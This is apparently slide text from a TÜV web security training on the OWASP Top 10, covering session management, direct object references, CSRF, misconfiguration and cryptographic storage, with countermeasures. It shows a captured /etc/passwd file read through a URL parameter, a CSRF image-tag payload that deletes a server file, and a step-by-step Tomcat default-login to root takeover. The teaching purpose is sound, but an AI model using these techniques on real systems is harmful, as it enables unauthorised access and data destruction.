




## Session Management

- Common tests
  - Does the session-ID change after Login?
  - Is the old session-ID still valid?
  - Can I influence the value of the session-ID?
- Is the entropy of the session-IDs sufficient?
  - Collect several thousands of session-IDs
  - Deploy statistical tests on them
    - Burp-Sequencer helps at automatization
  - Entropy should be greater than 100bit.

# Session-Management. Demo – Weak Session-IDs.



# Broken Authentication and Session-Management. Wrap-Up.




## Issue

- Authentication can be circumvented
- Session-IDs are easy to guess or even predictable
- Session-IDs are not protected sufficiently

## Counter Measures

- Session-IDs should be generated randomly
- Use of existing implementations of session management
- Change the session-ID after changed authorizations
- Session-IDs should be only transmitted via cookies and over a secured connection
- Use of session-IDs in URLs should be deactivated

# Top 4. Insecure Direct Object References.



A screenshot of a web browser window. The address bar shows the URL `wacko/admin/index.php?page=`. Below the address bar, there is a terminal window displaying the following output:

```
root:x:0:0:root:/root:/bin/bash da
sys:x:3:3:sys:/dev:/bin/sh sync:x:
games:x:5:60:games:/usr/games:
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
```

1. Injection
2. Cross Site Scripting
3. Broken Authentication and Session Management
- 4. Insecure Direct Object References**
5. Cross Site Request Forgery
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards

# Insecure Direct Object References. Basics.

## PHP Code

```
if ($_GET['key'] != pic['hq'])
{
    error_404();
}

show_picture($pic)
```

## Which issues may arise?


## Typical Issue

- Objects are referred to directly by their database-ID
  - URL `http://server/pic?id=10` belongs to Alice
  - Alice can access Bobs image via <http://server/pic?id=11>
  - Authorization to access the image are not checked
- Parameter is used directly to display the embedded image

## Example authorization check

- Distinct keys in database for each picture. i.e. `MzM4OTU3MA==`
- Key has no relation to the user

# Insecure Direct Object References. Demo.



# Insecure Direct Object References. Wrap-Up.



## Issue

- Internal data is stored in the webdirectory
- Passed parameters are not validated
- Authorizations are not set sufficiently
- Authorizations are not checked sufficiently

## Counter measures

- Do not embed data directly
- Check ALL inputs
- Check user authorizations
- Use restrictive data access authorizations
  - Set in webserver and file system



**NEVER TRUST USER INPUT!**

# Top 5. Cross Site Request Forgery.



1. Injection
2. Cross Site Scripting
3. Broken Authentication and Session Management
4. Insecure Direct Object References
5. **Cross Site Request Forgery**
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards



# Cross Site Request Forgery. Basics.




## Overview

- Attack on User / Browser
- Most Frequent root cause:
  - Origin of a request is not validated
- Application is responsible to validate the origin of a request

## Consequences

- Attacker can
  - execute actions with user authorization
  - Create users via web frontend
  - Change user password
- Internal network can be attacked from the internet


# Cross Site Request Forgery. Attack Procedure - Plan.



## Workflow

1. Victim signs in to internal Webserver and uses it's service.
2. Victim surfs the Web in another Tab of his browser and visits the Website of the Attacker
3. Attacking Website referes to an image on the Webserver
  - `<img src=„http://server/delete?file=1“ >`
4. Victims Browser opens ressource (<http://server/delete?file=1> )
  - Browser sends Authentication-cookie automatically
5. Server executes the action, as the request has a valid authentication cookie

# Cross Site Request Forgery – Attack Procedure. Demo.



# Thank you for your attention and questions!

Frequent and up-to-date information can be found in our **Newsletter** and at [www.tuv.com/informationssicherheit](http://www.tuv.com/informationssicherheit)

- Backup -

# Top 6. Security Misconfiguration.



1. Injection
2. Cross Site Scripting
3. Broken Authentication and Session Management
4. Insecure Direct Object References
5. Cross Site Request Forgery
6. **Security Misconfiguration**
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards

# Security Misconfiguration. Basics.



## Typical Issues

- No sufficient patch management
  - Outdated software und libraries
  - Outdated CMS-Extensions (i.e. Typo3 Extensions)
- Insufficient system hardening
  - Unused services are activ
  - Default users are active
  - Services running with administrative privileges
  - Configuration of frameworks is not restrictive enough
  - Passwords are stored in LM hashes (Windows)

# Security Misconfiguration. Risks.



## Possible Risks

- Outdated plugin has a SQL injection
  - Attack can obtain access to the system
- Attacker gets useful information via banners and error pages
  - Used software version
  - Internal paths and IP addresses
- External Attacker can use default user/password to gain access
  - Attacker is considered to be an authenticated user
- Service is running with privileges
  - Attacker can access too many files / data
  - Complete compromise with command- / script-injection



# Security Misconfiguration. Insufficient system hardening - Example.



## Assumptions

- Tomcat installation with default user
- Linux has an outdated kernel (January 2012)

## Procedure

1. Attacker identifies Tomcat-Server
2. Attacker can access /manager
3. Attacker tries default-passwords
4. Attacker installs an application via /manager
5. Attacker has complete access to system
6. Attacker notices, that he is not an administrator
7. Attacker exploits vulnerability in Linux kernel to gain root-privileges
8. Attacker creates a permanent access for himself
9. Attacker changes Content of the Website

# Security Misconfiguration. Insufficient system hardening - Demo.

westermb@bwe: /tmp/exploit

✖ westermb@bwe: /tmp/exploit

```
westermb@bwe: /tmp/exploit$
```

# Top 7. Insecure Cryptographic Storage.

#	username	password
1	admin	admin
2	alice	123456
3	bob	password
4	charlie	1234567
5	test	test
6	[62]	[62]

1. Injection
2. Cross Site Scripting
3. Broken Authentication and Session Management
4. Insecure Direct Object References
5. Cross Site Request Forgery
6. Security Misconfiguration
7. **Insecure Cryptographic Storage**
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards

# Insecure Cryptographic Storage. Basics.



## Grundlegendes Problem

- Confidential information are not stored safely.

## Typical Issues

- Confidential data is stored as plaintext
  - Passwords as plaintext in database
- Use of outdated and insecure algorithms
  - Signatures based on MD5
- Use of too short keys
  - RSA-keys with 512 Bit
  - 56-Bit keys
- incorrect use of encryption
  - Encryption is used to check integrity

## Top 8. Failure to Restrict URL Access.



1. Injection
2. Cross Site Scripting
3. Broken Authentication and Session Management
4. Insecure Direct Object References
5. Cross Site Request Forgery
6. Security Misconfiguration
7. Insecure Cryptographic Storage
- 8. Failure to Restrict URL Access**
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards

# Failure to Restrict URL Access. Basics.



